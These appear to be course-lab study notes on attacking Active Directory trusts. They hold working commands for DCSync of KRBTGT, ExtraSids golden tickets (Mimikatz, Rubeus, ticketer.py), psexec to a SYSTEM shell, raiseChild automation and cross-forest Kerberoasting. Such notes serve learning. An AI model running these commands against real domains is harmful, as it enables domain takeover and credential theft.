When acquiring new companies, one way to bring them into the fold is to establish a trust relationship with the new domain.
A trust is used to establish forest-forest or domain-domain authentication, allowing users to access resources in another domain, outside of the main domain where their account resides. Various types of trusts exist:
Parent-child: Two or more domains within the same forest. The child domain has a two-way transitive trust with the parent domain, meaning that users in the child domaincorp.inlanefreight.localcould authenticate into the parent domaininlanefreight.local, and vice-versa.Cross-link: A trust between child domains to speed up authentication.External: A non-transitive trust between two separate domains in separate forests which are not already joined by a forest trust. This type of trust utilizes SID filtering or filters out authentication requests (by SID) not from the trusted domain.Tree-root: A two-way transitive trust between a forest root domain and a new tree root domain. They are created by design when you set up a new tree root domain within a forest.Forest: A transitive trust between two forest root domains.- ESAE: A bastion forest used to manage Active Directory.
Trusts can also be
- transitive meaning that trust is extended to objects that the child domain trusts. In a transitive relationship, if
Domain Ahas a trust withDomain B, andDomain Bhas atransitivetrust withDomain C, thenDomain Awill automatically trustDomain C. - non-transitive meaning the child domain is the only one trusted.
Trust can also be setup in two directions
- one-way trust where users in a trusted domain can access resources in a trusting domain not vice-versa
- bidirectional trust where users from both trusting domains can access resources in the other domain.
Domain trusts are often set up incorrectly and can provide us with attack paths. A merger and acquisition between two companies can result in bidirectional trusts with acquire companies.
Enumeration
Import-Module ActiveDirectory

# enumerate trust relationships
Get-ADTrust -Filter *

# PowerView
Get-DomainTrust

Get-DomainTrustMapping

# checking users in the child domain
Get-DomainUser -Domain LOGISTICS.INLANEFREIGHT.LOCAL | select SamAccountName

# LOTL netdom query the domain trust
netdom query /domain:inlanefreight.local trust

# query domain controllers
netdom query /domain:inlanefreight.local dc

# query workstations and servers
netdom query /domain:inlanefreight.local workstation
Map Domain Trusts can visualize trust relationships in Bloodhound.
Attacking Child -> Parent Trusts
Windows
SID History

sidHistory attribute is used in migration scenarios, if a user in one domain is migrated to another domain, a new account is created in the second domain. The original user’s SID will be added to the new users
SID history is intended to work across domains. We can add an administrator account to the SID history attribute of an account we control. When logging in, all of the SIDs associated with the account are added to the user’s token.
ExtraSids
Allow for the compromise of a parent domain once the child domain has been compromised. SID Filtering protection filters out authentication requests from a domain in another forest across a trust. To perform this attack we need
- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (does not need to exist!)
- The FQDN of the child domain.
- The SID of the Enterprise Admins group of the root domain.
- With this data collected, the attack can be performed with Mimikatz.
The KRBGT account is a service account for the Key Distribution Center (KDC) in Active Directory. It is used to encrypt/sign all Kerberos tickets granted within a given domain. It can be used to create TGT tickets that can be used to request TGS tickets for any service.
# obtaining the KRBTGT account's NT hash
mimikatz # lsadump::dcsync /user:LOGISTICS\krbtgt

# powerview viewing the SID for the child domain
Get-DomainSID

# obtaining the target group's SID
Get-DomainGroup -Domain INLANEFREIGHT.LOCAL -Identity "Enterprise Admins" | select distinguishedname,objectsid

# create a golden ticket
mimikatz # kerberos::golden /user:hacker /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /krbtgt:9d765b482771505cbe97411065964d5f /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /ptt
We can also perform this attack using Rubeus.
.\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /user:hacker /pttLinux
We need the same prerequisities as in Windows to execute the attack. Once we have complete control over the child domain.
# DCSync
secretsdump.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 -just-dc-user LOGISTICS/krbtgt

# SID brute forcing
lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240

# finding the domain SID
lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 | grep "Domain SID"

# grabbing the domain SID and attaching the target group SID
lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.5 | grep -B12 "Enterprise Admins"

# create the golden ticket
ticketer.py -nthash 9d765b482771505cbe97411065964d5f -domain LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 hacker

# setting the env variable
export KRB5CCNAME=hacker.ccache

# getting a SYSTEM shell
psexec.py LOGISTICS.INLANEFREIGHT.LOCAL/hacker@academy-ea-dc01.inlanefreight.local -k -no-pass -target-ip 172.16.5.5
This escalation can be automated.
raiseChild.py -target-exec 172.16.5.5 LOGISTICS.INLANEFREIGHT.LOCAL/htb-student_adm
Cross-Forest Trust Abuse
Windows
Kerberoasting
Kerberos attacks can be performed across trusts if the domain is positioned as an inbound or bidirectional domain/forest trust.
# enumerating accounts with an SPN
Get-DomainUser -SPN -Domain FREIGHTLOGISTICS.LOCAL | select SamAccountName

# Enumerating an account
Get-DomainUser -Domain FREIGHTLOGISTICS.LOCAL -Identity mssqlsvc |select samaccountname,memberof

# performing a kerberoasting attack
.\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL /user:mssqlsvc /nowrap
Admin Password Re-use and Group Membership
If we can take over Domain A and obtain cleartext passwords or NT hashes for either high value accounts, if Domain B has an account with the same name, then it is worth checking for password re-use.
Users or admins from Domain A may also be members of group in Domain B. Only Domain Local Groups allow security principals from outside its forest.
# enumerate groups with users that do not belong to the domain
Get-DomainForeignGroupMember -Domain FREIGHTLOGISTICS.LOCAL
SID History Abuse
If a user is migrated from one forest to another and SID Filtering is not enabled, it becomes possible to add a SID from the other forest, and this SID will be added to the user’s token when authenticating across the trust.
Linux
Kerberoasting
GetUserSPNs.py -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley

# request the TGS ticket
GetUserSPNs.py -request -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley
Foreign Group Membership with Bloodhound
After uploading the second set of data (either each JSON file or as one zip file), we can click on Users with Foreign Domain Group Membership under the Analysis tab and select the source domain as INLANEFREIGHT.LOCAL. Here, we will see the built-in Administrator account for the INLANEFREIGHT.LOCAL domain is a member of the built-in Administrators group in the FREIGHTLOGISTICS.LOCAL domain as we saw previously.